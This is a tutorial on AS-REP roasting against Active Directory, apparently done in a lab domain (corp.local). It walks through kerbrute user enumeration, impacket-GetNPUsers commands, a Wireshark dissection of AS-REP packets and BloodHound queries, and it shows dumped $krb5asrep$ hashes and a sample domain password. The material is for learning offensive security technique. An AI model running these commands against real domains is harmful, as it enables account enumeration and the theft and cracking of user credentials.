🔥📥 AS-REP Roasting

Intro

If in **AS-REQ roasting** the main target is the get **cypher timestamp** to then try to crack it, in the **AS-REP Roasting**, the Authentication Services Reply to the User, the target is the ***network packet*** that contains the **session key** and that is **cypher with the user cypher key** to the try to crack it off line.

But, which is the difference? The difference here is that a privilege that involves the UAC will come into play, which will allow us **to obtain the TGT** *without having to do the pre-authentication process*.


That's means, that we, being other user, can send the name of any domain user and the Authentication Services going to find that user, and if he is in the Domain database going to cypher the **TGT** with the private Key of the **TGS** and then going to **cypher the packet with the session Key** and **the private Key** of that user that we have already send. Then, the **AS** going to *Reply* is the ***network packet*** that contains the **session key** and that is **cypher with the user cypher key** and we are going to try ***to crack it off line.***

For that reason Windows Implements the method of pre authentication, for an attacker can not sniff or intercept the traffic in any way.

🥵 📥 Exploiting AS-REP Roasting


We have to start to identify those users on the system that ***Do not require Kerberos preauthentication***😉.

Supposing that we have created an user list, we can user **Kerbrute** with the options **enumuser** meanwhile we are sniffing the network traffic.




```
 ~/Desktop/Maquinas Active Diretory/Kerbrute ✓  ./kerbrute_linux_amd64 userenum -d corp.local users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/21/25 - Ronnie Flathers @ropnop

2025/01/21 17:25:37 >  Using KDC(s):
2025/01/21 17:25:37 >   dc01.corp.local:88

2025/01/21 17:25:37 >  [+] VALID USERNAME:       orel.doll@corp.local
2025/01/21 17:25:37 >  [+] VALID USERNAME:       employer1@corp.local
2025/01/21 17:25:37 >  [+] VALID USERNAME:       employer1@corp.local
2025/01/21 17:25:37 >  [+] VALID USERNAME:       king.pammy@corp.local
2025/01/21 17:25:37 >  [+] VALID USERNAME:       opal.jenilee@corp.local
2025/01/21 17:25:37 >  Done! Tested 5 usernames (5 valid) in 0.040 seconds
```

Once we have done this, we have to watch the sniffer on that we have to capture the network traffic and find those network packets with the headers **AS-REP**


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
kerberos
AS-REP Headers

```
No.     Time          Source         Destination    Protocol  Length  Info
     17 0.005133138   192.168.20.128 192.168.20.5   KRB5       187 AS-REQ
     18 0.005315739   192.168.20.128 192.168.20.5   KRB5       189 AS-REQ
     19 0.018688537   192.168.20.128 192.168.20.5   KRB5       186 AS-REQ
     20 0.018743538   192.168.20.128 192.168.20.5   KRB5       186 AS-REQ
     21 0.018796738   192.168.20.128 192.168.20.5   KRB5       186 AS-REQ
     22 0.018839139   192.168.20.5   192.168.20.128 KRB5       134 KRB Error: KRB5KRB_ERR_RESPONSE_TOO_BIG
     23 0.018845839   192.168.20.5   192.168.20.128 KRB5       134 KRB Error: KRB5KRB_ERR_RESPONSE_TOO_BIG
     24 0.019846446   192.168.20.5   192.168.20.128 KRB5       225 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
     25 0.020047048   192.168.20.5   192.168.20.128 KRB5       225 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
     27 0.020119648   192.168.20.5   192.168.20.128 KRB5       225 KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED
     45 0.038175182   192.168.20.128 192.168.20.5   KRB5       217 AS-REQ
     46 0.038337083   192.168.20.128 192.168.20.5   KRB5       215 AS-REQ
     47 0.039288990   192.168.20.5   192.168.20.128 KRB5      1686 AS-REP
     48 0.039295890   192.168.20.5   192.168.20.128 KRB5      1648 AS-REP
     95 56.281475591  192.168.20.130 192.168.20.5   DCERPC    1974 Bind: call_id: 2, Fragment: Single, 3 context items: DRSUAPI V4.0 (32bit NDR), DRSUAPI V4.0 (64bit NDR), DRSUAPI V4.0 (6cb71c2c-9812-4540-0
     97 56.282468487  192.168.20.5   192.168.20.130 DCERPC     338 Bind_ack: call_id: 2, Fragment: Single, max_xmit: 5840 max_recv: 5840, 3 results: Provider rejection, Acceptance, Negotiate ACK
     98 56.283292984  192.168.20.130 192.168.20.5   DCERPC     274 Alter_context: call_id: 2, Fragment: Single, 1 context items: DRSUAPI V4.0 (64bit NDR)
    120 56.300025111  192.168.20.130 192.168.20.5   LDAP      1865 bindRequest(3) "<ROOT>" sasl
    122 56.301352405  192.168.20.5   192.168.20.130 LDAP       264 bindResponse(3) success
    132 56.310008668  192.168.20.130 192.168.20.5   LDAP      1865 bindRequest(9) "<ROOT>" sasl
```

Then we just have to build the hash in the format that we saw in the in the 🔥📤 **AS-REQ Roasting** and try to crack it offline, with the difference that all the info to built the hash is in the same network packet



```
▾ Kerberos
  ▸ Record Mark: 1616 bytes
  ▾ as-rep
      pvno: 5
      msg-type: krb-as-rep (11)
    ▾ padata: 1 item
      ▾ PA-DATA pA-ETYPE-INFO2
        ▾ padata-type: pA-ETYPE-INFO2 (19)
          ▾ padata-value: 3021301fa003020112a1181b16434f52502e4c4f43414c4f70616c2e4a656e696c6565
            ▾ ETYPE-INFO2-ENTRY
                etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                salt: CORP.LOCALOpal.Jenilee
      crealm: CORP.LOCAL
    ▾ cname
        name-type: kRB5-NT-PRINCIPAL (1)
      ▾ cname-string: 1 item
          CNameString: opal.jenilee
    ▾ ticket
        tkt-vno: 5
        realm: CORP.LOCAL
      ▾ sname
          name-type: kRB5-NT-SRV-INST (2)
        ▾ sname-string: 2 items
            SNameString: krbtgt
            SNameString: CORP.LOCAL
      ▸ enc-part
    ▾ enc-part
        etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
        kvno: 3
        cipher […]: 4cf02bbff3c5cc738b6522ff69d3c610b84f992cf696ac707bad021b012d1d2896e67c6dd20e5934df383a66a91fb52c3b45fdd5b49128e65e942613c32cbed59e46f1e1cdddf8a3a73ed7700afb761179f4886611c0a7315be9b4130993
    [Response to: 45]
    [Time from request: 0.001113808 seconds]
```


$krb5pa$18$User$THE.DOMAIN$TheSalt$thecypher

🥵 📥 📦AS-REQ With impacket

The other way to try to get those AS-REP Rosteable Users using a user list, but in an automatic way, is with the too ***impacket***. Specifically using the next command

impacket-GetNPUsers domain.local/ -users the_file_users.txt -format john -outputfile hash_files.txt


And the result going to be the hashes already built and ready to to be cracked



```
~/Desktop/Maquinas Active Diretory/Hashs ✔  impacket-GetNPUsers corp.local/ -users users.txt -format john -outputfile hash_files.txt     ↓27.3 B/s ↑0 B/s 192.168.20.128
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.d
atetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] User employer1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User employer1 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User orel.doll doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$opal.jenilee@CORP.LOCAL:f1722d21b045047f366fc21f6f6068b0$0ecfd3640b2f90523e756e40dafeeebea8ce8348e85c2a4eaa29c153e954760a884c43546fbfcf68c0aedbaaafe59e9322b1f92789034bd123b63753a4d528c253cbdc1c5be0bb224905de569c767a0f95a86fc1
bf1af23ba8497479fb4d6bcd2826cf43fdf2ba01e539e0f0eb692d8798d42e21e5e0b822562feb751650fe3dba9fdf63abf8ef019ec5213c89926dfb297fc0b25d2d6509ae576111f9f32231214ee3aec16bbfa0428757d553f3fc168562aa39d6b86e1b17931ac75d1c04e8816ab213445cee05a5b1
b205bbeb7b94ab0293dc6854d12cb553fa80e10526353155a0b93e9b1d91
$krb5asrep$king.pammy@CORP.LOCAL:5b8ab0c5233254f3c2e2bcfed9294b2f$49373d7dbb3d9f054b01390f79e43141d0f4db217794afa27ea236cd640e63fe627cc83079f830e38000e6b2b3063e2f4474980b8e8523e29bc292a08b4f137bdfbd8b1e52bb6d1753151cacd72c13bc9380b35816
067b7f7f11e4b8a0056f2d0f5de9c50307b0feb125100d03d69af0728e9beaab776eeafa77591fbae3f2868cb4d32e6aa5e3e834ccbb408526fa5d7e8e1c91b9cf4dd8817a2aeed250a7680d197d801efb0b7c79c50e0399f5953c875a3da6f5f9f68464c00988a5709295f201ca0ad5b9ef9b09888f
ce8443900265729d62a975174a848458c805139d46dfa75c45581dcbd9
~/Desktop/Maquinas Active Diretory/Hashs ✔     ↓1.68 KiB/s ↑528 B/s 192.168.20.128
```

And, If we have **the credentials of an user in the domain** we can enumerate all the user that ***Do not require Kerberos preauthentication*** and even dump the the hashes already built to be cracked with the command


impacket-GetNPUsers domain.local/username:password -format john -outputfile hash_file.txt



```
~/Desktop/Maquinas Active Diretory/Hashs ✓  impacket-GetNPUsers corp.local/employer1:Password01 -format john -outputfile asrep_file.hash          ↓1.68 KiB/s ↑528 B/s 192.168.20.128
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Name          MemberOf                                PasswordLastSet             LastLogon                   UAC
------------  --------------------------------------  --------------------------  --------------------------  --------
king.pammy    CN=IT Admins,CN=Users,DC=corp,DC=local  2024-12-27 21:15:38.434073  2025-01-21 18:25:13.242926  0×400200
heather.danit CN=marketing,CN=Users,DC=corp,DC=local  2024-12-27 21:15:46.684398  2025-01-21 16:28:39.105442  0×400200
opal.jenilee  CN=accounting,CN=Users,DC=corp,DC=local 2025-01-21 17:01:14.664394  2025-01-21 18:25:13.195716  0×400200



/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware objects to represent datetimes in UTC: datetime.d
atetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
$krb5asrep$king.pammy@CORP.LOCAL:9bc55d96695b1695e659c001ef35ab17$4dc6acc8ebc5a5a7fbd20eba315d4bc37f6e57a754e87a4de33b3a77115e2bd8de2eb9b35246d7bd30e50b417f1d113e2f7ec12911e0c5bedb74cb5906b046f403489875a09fe7b5bbabcdc9f2efd642cd55e73526
637b947e1cd17b55c5fff7014a6835cb268ad649cf16117a37b82c16ef99e4ac555cf6f62bbd9d81a34bf0cf0fee1c65503c70b3107675183b8dca02b6ff8e96b12c94ec06e248843794f41046fc4b06a99a38e3ad80d00f47d871c5e71bed5784f1db1248153c0947e7cc761f7210f4a5992c46dd21
54ea5ebde3bf7553e54ec349743639318f17633712f6ed5c26b4c817c8
$krb5asrep$heather.danit@CORP.LOCAL:fd1687749725be17964a9115ba26ae7c$c1eab8a0bf3df60da5bee3fa66837bacfc050405a637461276ee65c83c7eb62cf7fce174a724db1780bcfd02c44cc4a188365b257c723e17b159dca20cfc4e13257544bd79e08e62ae8b31b4468f3cd5699907f
09d5cb411d1142c5c1b0248de918f8c73176833592d1736324058eb167403fe5d7fb43bf7cccb99056a740ef11216d1abb2cc414d890ff59d0a17ff3578d248c30f080759cc3acdbd2b1ba251a4d47c0c2c7e54c729d992ebdaeb8807d15e896139294cef8c3becc5590fdcd541b765a5c3ea38a7998
5184e541314490c6f4bff6f8c2d592374aef4208cfb772454b0aec67e26cd
$krb5asrep$opal.jenilee@CORP.LOCAL:eefcdb41644b7c1f0c18f33c3360e11e$d326c2727754fd48b06ba57d331fb99b9017c9f5b4537fde9ff7e0aebe40e03b1a24b6900615769a632ec6ae41f38c9ef7ffd488d7e1d85b96032c0d56892225f99a90ca387aa933145720986baa94aea11ab6ab
20799cd4ce0b9e4c28f1cc0fdeb1732cc31a7d9cd0d36c92abbb7d2cdeb3db33479170c287bf54ce92a2143735337bc881699102830f830a26a004ae8e3bce3502e5254f9fa6db0951101d3ab0bdec7ec03809f29e4c9fe005410d9e890fc5b7a1240d62cbb404b0a6c00971e9fd58a3740a6ab2d782
8738cba9c402e68c57443baac205b7bc3f2977d33ee25d53b25a89aaa743
```

Additional info.

We can enumerate those users on the domain that are susceptible to **AS-REQ roasting** using **bloodhound** 🐶. Specifically in the analysis apart and click on **Find AS-REP Rosteable Users**



Search for a node
Database Info
Node Info
Analysis
Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Find Computers where Domain Users are Local Admin
Find Computers where Domain Users can read LAPS passwords
Find All Paths from Domain Users to High Value Targets
Find Workstations where Domain Users can RDP
Find Servers where Domain Users can RDP
Find Dangerous Privileges for Domain Users Groups
Find Domain Admin Logons to non-Domain Controllers
Kerberos Interaction
Find Kerberoastable Members of High Value Groups
List all Kerberoastable Accounts
Find Kerberoastable Users with most privileges
Find AS-REP Roastable Users (DontReqPreAuth)
Shortest Paths
Shortest Paths to Unconstrained Delegation Systems
Done!
OPAL.JENILEE@CORP.LOCAL
HEATHER.DANIT@CORP.LOCAL
KING.PAMMY@CORP.LOCAL
Raw Query